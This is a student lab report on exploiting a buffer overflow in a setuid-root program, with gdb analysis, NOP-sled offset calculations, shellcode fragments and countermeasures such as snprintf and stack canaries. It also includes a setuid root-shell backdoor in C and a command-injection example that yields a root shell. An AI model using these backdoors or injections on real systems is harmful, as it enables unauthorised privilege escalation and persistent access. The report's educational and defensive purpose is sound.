TDA602 Lab2 - Buffer overruns

Olof Magnusson, Michalis Kaili

Group 5

1 Introduction

The system is an Intel Architecture 32-bit (IA32 platform) that deploys 32-bit integer capability where pushes and pops are defaulted to 4-byte strides, little-endian byte order, and the stack grows downwards from high to low addresses. A typical memory layout of this kind of system can be sketched in the Figure 1.




Figure 1: Memory layout of the system where the stack grow downwards and the string grows upwards

To provide less abstraction and more details of the program in question, the memory layout of the function `add_alias` is visualised in Figure 2.




Figure 2: Memory layout of the function `add_alias`

One objective specified in the lab PM is to overwrite the return address and exploit the program to point to something else in the memory. An ideal scenario is shown in Figure 3 where the `formatbuffer` is overwritten and the pointer of the return address is redirected to the $\backslash x90$ no operations (NOPS). The $\backslash x90$ is a machine instruction that tells the CPU to go to the next instruction basically. The good thing about this approach is that we do not need to be precise with planting the shellcode on the stack since we have redundancy $[shellcode][addr][addr][addr]$ to increase our chances for the shellcode to be invoked. Similarly, we create redundancy so that the return address will point to the shellcode. There is no need to be precise here either as long as we land or return somewhere in the NOPs segment because of the NOP-sled. The only requirement is to feed the vulnerable function with enough data so that it will slide along the buffer until it reaches the malicious code. Another important observation is that the program has a setuid of the user r00t for `addhostalias` to work. It is practical for users to run certain tasks with higher privilege as in this example to edit the /etc/hosts file for system administration tasks but from a security point of view dangerous, especially when a program accepts arguments from the console. An attacker could change how the libraries should be loaded by placing them in a /tmp/vulnerableCode and point the `LD_LIBRARY_PATH` to /tmp/vulnerableCode for redirection.




Figure 3: A simplistic view of the memory layout and behaviour after overwriting the buffer of the function `add_alias`. In reality the shellcode, nops and formatbuffer are glued together as one unit, this is only to show an illustrative picture over the process. A good observation is that the CPU is tricked and still believe that it is running legitimate operations when in reality the execution path has changed to the NOPs


1.1 Analysing and attacking the system

A good starting point to attack any type of system is to perform a static analysis to check for unsafe properties or suspicious memory behavior when performing computations. The function `sprintf` has interesting effects since it takes three parameters of type char with unspecified length and passes them into a buffer until it reaches termination value. When using such functions, it is up to the developer to make sure that the data is not written past the allocated buffer. As in this and many other cases, there are often no such checks that perform this logic whereby the function overwrites the array and affect adjacent memory regions. However, the IA32 architecture tells us that we have a buffer of size 256 bytes, frame pointer and return address of 4 bytes since it is a 32-bit system. At minimum we would need 256+4+4 = 264 bytes before the function `sprintf` breaks out of bounds. A tool for observing memory is gdb where a dump of assembler code for the function `add_alias` look like this:

```
Dump of assembler code for function add_alias:
0x8048540 <add_alias>:  push   %ebp
0x8048541 <add_alias+1>:        mov    %esp,%ebp
0x8048543 <add_alias+3>:        sub    $0x118,%esp
0x8048549 <add_alias+9>:        add    $0xfffffff4,%esp
0x804854c <add_alias+12>:       mov    0x10(%ebp),%eax
0x804854f <add_alias+15>:       push   %eax
0x8048550 <add_alias+16>:       mov    0xc(%ebp),%eax
0x8048553 <add_alias+19>:       push   %eax
0x8048554 <add_alias+20>:       mov    0x8(%ebp),%eax
0x8048557 <add_alias+23>:       push   %eax
0x8048558 <add_alias+24>:       push   $0x80486e0
0x804855d <add_alias+29>:       lea    0xffffff00(%ebp),%eax
0x8048563 <add_alias+35>:       push   %eax
0x8048564 <add_alias+36>:       call   0x8048450 <sprintf>
0x8048569 <add_alias+41>:       add    $0x20,%esp
0x804856c <add_alias+44>:       add    $0xfffffff8,%esp
0x804856f <add_alias+47>:       push   $0x80486ea
0x8048574 <add_alias+52>:       push   $0x80486ec
0x8048579 <add_alias+57>:       call   0x8048440 <fopen>
0x804857e <add_alias+62>:       add    $0x10,%esp
0x8048581 <add_alias+65>:       mov    %eax,%eax
0x8048583 <add_alias+67>:       mov    %eax,0xfffffefc(%ebp)
0x8048589 <add_alias+73>:       cmpl   $0x0,0xfffffefc(%ebp)
0x8048590 <add_alias+80>:       jne    0x80485b0 <add_alias+112>
0x8048592 <add_alias+82>:       add    $0xfffffff4,%esp
0x8048595 <add_alias+85>:       push   $0x80486f7
0x804859a <add_alias+90>:       call   0x80483d0 <perror>
0x804859f <add_alias+95>:       add    $0x10,%esp
0x80485a2 <add_alias+98>:       add    $0xfffffff4,%esp
0x80485a5 <add_alias+101>:      push   $0x1
0x80485a7 <add_alias+103>:      call   0x8048430 <exit>
0x80485ac <add_alias+108>:      add    $0x10,%esp
0x80485af <add_alias+111>:      nop
---Type <return> to continue, or q <return> to quit---
```

Figure 4: Assembler code for function `add_alias`

A first attempt to attack the system is by generating arbitrary data with the objective to make the program crash and analyse the memory behavior in the registers. One observation of this can be shown in Figure 5 where it leaks information in the termination process of the program that `fopen` invoked the exit function and stopped the execution.




```
dvader@deathstar:~$ gdb addhostalias
GNU gdb 5.2
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-slackware-linux"...
(gdb) run `python -c 'print "A"*200'` DDD !!!
Starting program: /usr/bin/addhostalias `python -c 'print "A"*200'` DDD !!!
fopen: Permission denied

Program exited with code 01.
(gdb)
```

Figure 5: Permission denied trying to run the script

The reason is that we do not have permission to make changes to the files as seen in Figure 6.



```
dvader@deathstar:~$ ls -l /usr/bin/addhostalias
-rwsr-xr-x    1 root     root        14196 Aug 27  2013 /usr/bin/addhostalias*
dvader@deathstar:~$
```

Figure 6: Permissions of the file addhostalias

A good approach is therefore to understand which functions that is used in the program by issue the command `gdb func` and then setting breakpoint at appropriate memory addresses in the program to perform selective execution. In this case, we set it at `fopen` right before `sprintf` which lies in `0x08048440`. Why this works compared to Figure 5 is that we have *suid* bit set shown in Figure 6 and in that sense we are allowed to perform computations on the file as root.

```
(gdb) info func
All defined functions:

Non-debugging symbols:
0x08048388  _init
0x080483c0  __register_frame_info
0x080483d0  perror
0x080483e0  fprintf
0x080483f0  __deregister_frame_info
0x08048400  __libc_start_main
0x08048410  printf
0x08048420  fclose
0x08048430  exit
0x08048440  fopen
0x08048450  sprintf
0x08048460  _start
0x08048484  Letext
0x08048484  call_gmon_start
0x080484b0  __do_global_dtors_aux
0x08048500  fini_dummy
0x08048508  frame_dummy
0x0804852c  init_dummy
0x08048540  add_alias
0x08048604  main
0x08048670  __do_global_ctors_aux
0x08048694  init_dummy
0x080486a0  _fini
(gdb)
```

Figure 7: Information about functions used in the program

A good thing to do is to visualise the registers in a function by issuing `info registers`. Another commands that were used (but will not be discussed further) was: `info proc mapping`, `info stack trace`, `info frame` and `info variables` to understand the program in a more detail.

```
Breakpoint 1, 0x08048440 in fopen ()
(gdb) info registers
eax            0x135    309
ecx            0x1      1
edx            0x80486e9        134514409
ebx            0x40134e58       1075007064
esp            0xbffffa20       0xbffffa20
ebp            0xbffffb4c       0xbffffb4c
esi            0x4001488c       1073825932
edi            0xbffffbd4       -1073742892
eip            0x8048440        0x8048440
eflags         0x283    643
cs             0x23     35
ss             0x2b     43
ds             0x2b     43
es             0x2b     43
fs             0x0      0
gs             0x0      0
fctrl          0x37f    895
fstat          0x0      0
ftag           0xffff   65535
fiseg          0x0      0
fioff          0x4008e31c       1074324252
foseg          0x0      0
fooff          0x0      0
fop            0x0      0
xmm0           {f = {0x0, 0x0, 0x0, 0x0}}       {f = {0, 0, 0, 0}}
xmm1           {f = {0x0, 0x0, 0x0, 0x0}}       {f = {0, 0, 0, 0}}
xmm2           {f = {0x0, 0x0, 0x0, 0x0}}       {f = {0, 0, 0, 0}}
xmm3           {f = {0x0, 0x0, 0x0, 0x0}}       {f = {0, 0, 0, 0}}
xmm4           {f = {0x0, 0x0, 0x0, 0x0}}       {f = {0, 0, 0, 0}}
---Type <return> to continue, or q <return> to quit---
xmm5           {f = {0x0, 0x0, 0x0, 0x0}}       {f = {0, 0, 0, 0}}
xmm6           {f = {0x0, 0x0, 0x0, 0x0}}       {f = {0, 0, 0, 0}}
xmm7           {f = {0x0, 0x0, 0x0, 0x0}}       {f = {0, 0, 0, 0}}
mxcsr          0x1f80   8064
orig_eax       0xffffffff       -1
(gdb)
```

Figure 8: Information about the function `fopen` used in the program

Before we execute a new attack attempt with the new breakpoint, recall Figure 2. The return address is adjacent to the saved frame pointer from which is adjacent to where the `formatbuffer` is stored. The idea here is to overflow the remaining memory addresses beside it by issuing a simple python script to make sure that the vulnerable function `sprintf` breaks out of bounds. To illustrate this, we grab 100 memory addresses from where the stack pointer is located and the return address (located in green) should be `0xbfffab0+0x4` which is four bytes from the injected value. This can be shown in Figure 9.

```
(gdb) break *0x08048440
Breakpoint 1 at 0x8048440
(gdb) run `python -c 'print "A"*200'` DDD !!!
Starting program: /usr/bin/addhostalias `python -c 'print "A"*200'` DDD !!!

Breakpoint 1, 0x08048440 in fopen ()
(gdb) x/100x $sp
0xbffffa90:     0x0804857e      0x080486ec      0x080486ea      0x00000060
0xbffffaa0:     0xbffffb80      0x4000736f      0x00000000      0x400272c1
0xbffffab0:     0x4001432c      0x40007099      0x08048241      0x41414141
0xbffffac0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffad0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffae0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffaf0:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffb00:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffb10:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffb20:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffb30:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffb40:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffb50:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffb60:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffb70:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffffb80:     0x41414141      0x44444409      0x21212109      0x4011000a
0xbffffb90:     0x08049754      0x08049868      0x00000000      0x00000000
0xbffffba0:     0x08049830      0x40009e40      0x40135e78      0x40135e68
0xbffffbb0:     0x40114df8      0x40014938      0xbffffbd8      0xbffffbdc
0xbffffbc0:     0x08048656      0xbffffd4e      0xbffffe17      0xbffffe1b
0xbffffbd0:     0x40134e58      0x40009e40      0xbffffbf8      0xbffffc18
0xbffffbe0:     0x4003017d      0x00000004      0xbffffc44      0xbffffc58
0xbffffbf0:     0x080486a0      0x00000000      0xbffffc18      0x4003014d
0xbffffc00:     0x400143ac      0x00000004      0x08048460      0xbffffc44
0xbffffc10:     0x400300c0      0x40132cc0      0x00000000      0x08048481
(gdb)
```

Figure 9: Return address `0xbfffab4` highlighted in green. Memory address with the hexadecimal number `0x41414141` indicates the "A" character. The CPU overwrites the memories outside the buffer as normal executions because the program does not supply the logic to keep the data within the boundaries of the buffer

2 Countermeasures

Memory corruption such as buffer overflows occurs when using functions with undesirable properties and checks in the program. If those functions are needed for legacy or performance reasons, it sets a requirement on the developer to control the number of allocated bytes in the buffer. However, as the program develops, keeping track of this is a complex task and often provides a window of mistakes. A better approach is to use functions that control the space allocated and is supported by the community. Some vulnerable functions that can be changed into more secure ones are:

- strcpy → strncpy
- gets → fgets
- sprintf → snprintf

We can change the vulnerable function in the program `sprintf` to `snprintf` that will control the allocated space in the function:

```
sprintf(formatbuffer,"%s\t%s\t%s\n",ip,hostname,alias);

int max_len = sizeof formatbuffer;
snprintf(formatbuffer,max_len,"%s\t%s\t%s\n",ip,hostname,alias);
```

A buffer overflow might still happen despite the mentioned countermeasures. Another mitigation approach is the use of canaries which essentially add random bits between the return pointer and stack pointer to prevent any redirection of the control flow show in Figure 10.




Figure 10: A simplistic view of the memory layout of `add_alias` using a canary value for detecting a buffer overflow. The takeaway here is that the canary prohibit the change of control flow for the CPU to start executing $/x90$ instruction because of the changed value in the canary.

The memory segment is used to detect any changes before returning data to the function compared to Figure 3. A normal occurrence if the canary is changed (dead) is a segmentation fault when a buffer precedes its allocated size. In most cases, the program crashes but hopefully does not return something valuable to an attacker. A simplistic code example of how to do it in the given system can be shown below in the listing. This code checks whether the original value remains atomic during the execution of the program. The secret needs to be kept private because an attacker could still make changes in the program and then assign canary the original value at the end of execution. This assumes that the attacker know the memory structure of the system and the location of the canary. **Important note**: even if we are using the type `voltatile` there is a risk that the compilers will perform optimization and reorder variables where the condition can be skipped. Therefore the compiler should add the code with f-stack-protector at run-time. A similar issue was discussed in lecture 1 with transforming out timing leaks where we needed to remove compiler optimization because of "unnecessary operations".

```
..............prologue..............
void add_alias(char *ip, char *hostname, char *alias)
  char formatbuffer[256];
  volatile int canary = secret;

  FILE *file;
  sprintf(formatbuffer, "%s\t%s\t%s\n", ip, hostname, alias);

..............epilogue..............

if(canary != secret)
    bufferOverflow();

return;
```

However, it is good to point out that the system in question has a deterministic and executable stack. This information tells that the system does not provide any security mechanisms like Address Space Layout Randomization (ASLR) to make the memory behavior harder to predict with address obfuscation or Data Execution Prevention (DEP) to prevent execution on the stack. To mitigate redirection when loading libraries, we should simply ignore `LD_LIBRARY_PATH` when EUID != UID. The industry and developers tend to put trust in that the underlying architecture works as intended and that the problems occur in the source code and not the compiler. Verifying compiler behavior is often overlooked and is important so that it can be trusted to generate correct code without adding additional functionality as the notorious Thompson compiler. Unit or property-based testing of compilers could be a good countermeasure to prohibit malicious code to be executed when translating computer programs. The *Finding and Understanding Bugs in C Compilers* paper illustrates this. However, it is worth pointing out that this is a challenging task in software engineering in general and it is not guaranteed nor feasible that we find every bug for every input. To end this discussion about compilers, certifying a compiler is a way that is often used for validation but does not guarantee that the compiler works or contains malicious code. Static analysis of the software could in this case be the fastest and even the best way to detect the issues with memory allocation. There are, however, tools available to be used like Clang static analyser and Coverity which serve algorithms with high precision to find bugs in the software.


Language and run-time mitigation are however unsatisfactory if users can infer with higher computations at the operating system level. The military principle "need-to-know" derived from least privilege is useful when designing access-control policies in a system. The Bell–LaPadula, Biba, and Clarke Wilson Security are well-known models to enforce security at an operating system level. Although we create appropriate frameworks and end up designing a robust system with the proposed countermeasures, failure is sometimes avoidable and we should try to fail securely. The developers need to implement processes to deal with errors of different nature by having fail-safe defaults so that the attacker cannot draw any conclusion or take over the computations of a system. Raising exceptions could leak information about the internal state of the system. *Do not invent your own crypto* was a term frequently used in the cryptography course. Similarly, we should use libraries and code that is standardized and supported by the community to build upon instead of inventing our own solution to avoid security flaws. Finally, we cannot protect the system against everything, so risk acceptance is important to keep in mind.

3 Root access and shellcode

It is important to create a methodology when performing an attack that concerns memory behavior instead of using a brute-force approach even though it might be effective. From the analysis of the system, we know that we need 264 bytes of data to overflow the return address and the shellcode consists of 75 bytes, and if we assume that each argument in the stack contains one byte, 40 bytes of return address and that we execute through `alias` we should end up with: 264(bytes of data)-75(shellcode)-2(addhostalias arguments)-40(return address) = 147 bytes to make room for the NOPS and the shellcode in the payload. Because this is a deterministic system we can calculate the amount of NOOP operands we need by simply going backwards: 264(bytes of data)-75(Shellcode)-2(addhostalias arguments)-2(last bytes of frame pointer)-4 (return address) = 181 bytes. This gives us valuable information that we need 181 NOPS to create the redundancy for the return address to point into the malicious code. A good observation is that if we use NOPS less than 181 we will not feed enough data into the allocated space to point to the right memory. The overflowing bytes discussed in the above section were needed to overwrite the saved frame pointer which was pushed into the stack at the beginning of the function. At the end of the call, the frame pointer will be restored into stack pointer. The frame pointer will get an arbitrary value because of the shellcode when popped from the stack to retrieve the old frame pointer, but the key here is to make the stack pointer point to &shellcode, so that the &shellcode will be popped into program counter when the function returns. After the buffer overflow the stack would similar to the ideal scenario discussed in the beginning in Figure 3. NOPS greater than

181 will likely result in a segmentation fault since we point to a memory address that does not belong to any process. We use this knowledge to create the script that overflows the buffer and the shellcode `"\x31\xc0"` will set real user id from effective user and give us root access to the system. Another shellcode commands was `"\xb0\x47"` which essentially copies the value to the ebx and `"\x86\xc3"` that sets the real group id from effective user id. An important observation is that we use customized return address $"\backslash x14\backslash xfd\backslash xff\backslash xbf" * 10'$ (little endian) which is a memory chosen in the $0x41414141$ area in Figure 9 and the number 10 to get some padding between the shellcode and the stack. The important thing here is that we do not need to be precise but we have to land somewhere `chosen_memaddr - sizeof(shellcode)` to make this attack effective.

(a) Root access



(b) Memory dump showing the overwritten return address `0xbffffd14` that was previously calculated to 40 bytes. Recall that we do not need to be precise since we have redundancy to point to the shellcode. 0xbffffd4 + 0x10 = 0xbffffd14

Root access to the system is good, but we need to find a way to make the root access persistent if the system reboots or fail in some way. A good way of doing this is by creating a backdoor in the system that will allow us to gain shell access when we desire. The important command is: `chmod a+xs helloWorld.c`. This means that the anyone who execute the binary will have a root shell.

```c
int main (void) {
    setgid(0);
    setuid(0);
    system("/bin/bash");
    return 0;
}
```




Figure 11: helloWorld program that invokes a shell as root

Another interesting example of creating a backdoor and getting root access can be shown below.

```
https://security.stackexchange.com/questions/196577/privilege-escalation-c-functions-setuid0-with-system-not-working-in-linux

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int BUFFERSIZE = 512;

void main(int argc, char** argv) {
  char ipaddr[BUFFERSIZE];
  snprintf(ipaddr, BUFFERSIZE, "ping -c 4 %s", argv[1]);
  if(setuid(0) == -1) printf("setUID ERROR");
  system(ipaddr);
}
```

```
 $ ./pingSys '127.0.0.1; /bin/sh'
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.071 ms
...
# whoami
root
```

4 Resources

The resources we used for this lab was:

Andrei Sabelfeldt lecture notes + video
https://www.cs.ru.nl/E.Poll/hacking/slides/hic6.pdf
Building Secure Software - How to Avoid Security Problems the Right Way
https://www.youtube.com/watch?v=1S0aBV-Waeo&ab_channel=Computerphile
https://security.stackexchange.com/questions/196577/privilege-escalation-c-functions-setuid0-with-system-not-working-in-linux
https://insecure.org/stf/smashstack.html
https://www.cgsecurity.org/exploit/P55-08
https://0xrick.github.io/binary-exploitation/bof3/
https://www.youtube.com/watch?v=m17mV24TgwY&ab_channel=LiveOverflow
https://stackoverflow.com/questions/2511018/how-does-objdump-manage-to-display-source-code-with-the-s-option
https://dl.acm.org/doi/10.1145/1993316.1993532
https://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.86.2227rep=rep1&type=pdf
https://www.youtube.com/watch?v=HSlhY4Uy8SAab_channel=LiveOverflow